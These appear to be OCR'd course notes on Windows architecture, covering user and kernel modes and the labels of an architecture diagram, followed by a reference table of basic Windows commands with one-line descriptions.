
- The processors of the Windows system work in two different modes for operation

User Mode


- A collection of Sub-Systems
- Has limited access to resources

Kernel Mode

- HAL, Kernel, executive
- Unrestricted access to system memory and external devices



Windows Architecture
Win32 Application
POSIX Application
OS/2 Application
Work Station Service
Server Service
Security
Integral Subsystems
Win32
POSIX
OS/2
Environment Subsystems
User Mode
Executive Services
I/O Manager
Security Reference Monitor
IPC Manager
Virtual Memory Manager (VMM)
Process Manager
PnP Manager
Power Manager
Windows Manager
GDI
Object Manager
Executive
Kernel Mode Drivers
Microkernel
Hardware Abstraction Layer (HAL)
Kernel Mode
Hardware

Notes: ____



Windows Commands

Command	Meaning
`ipconfig`	Shows the IP address of the system
`netstat`	Displays all active network connections and ports
`nslookup`	Displays information that you can use to diagnose Domain Name System (DNS) infrastructure
`ping`	Verifies connectivity to another TCP/IP computer
`chdir`	Shows the name of the current directory or changes the current folder
`dir`	Displays a directory's file list and subdirectories
`echo`	Turns the command-echoing feature on or off
`format`	Formats the disk
`help`	Provides online information about system commands
`label`	Creates, changes, or deletes the volume label of a harddisk
`mkdir`	Creates a directory or subdirectory
`nbtstat`	Displays protocol statistics and current TCP/IP connections
`systeminfo`	Displays comprehensive configuration information about a computer and its operating system



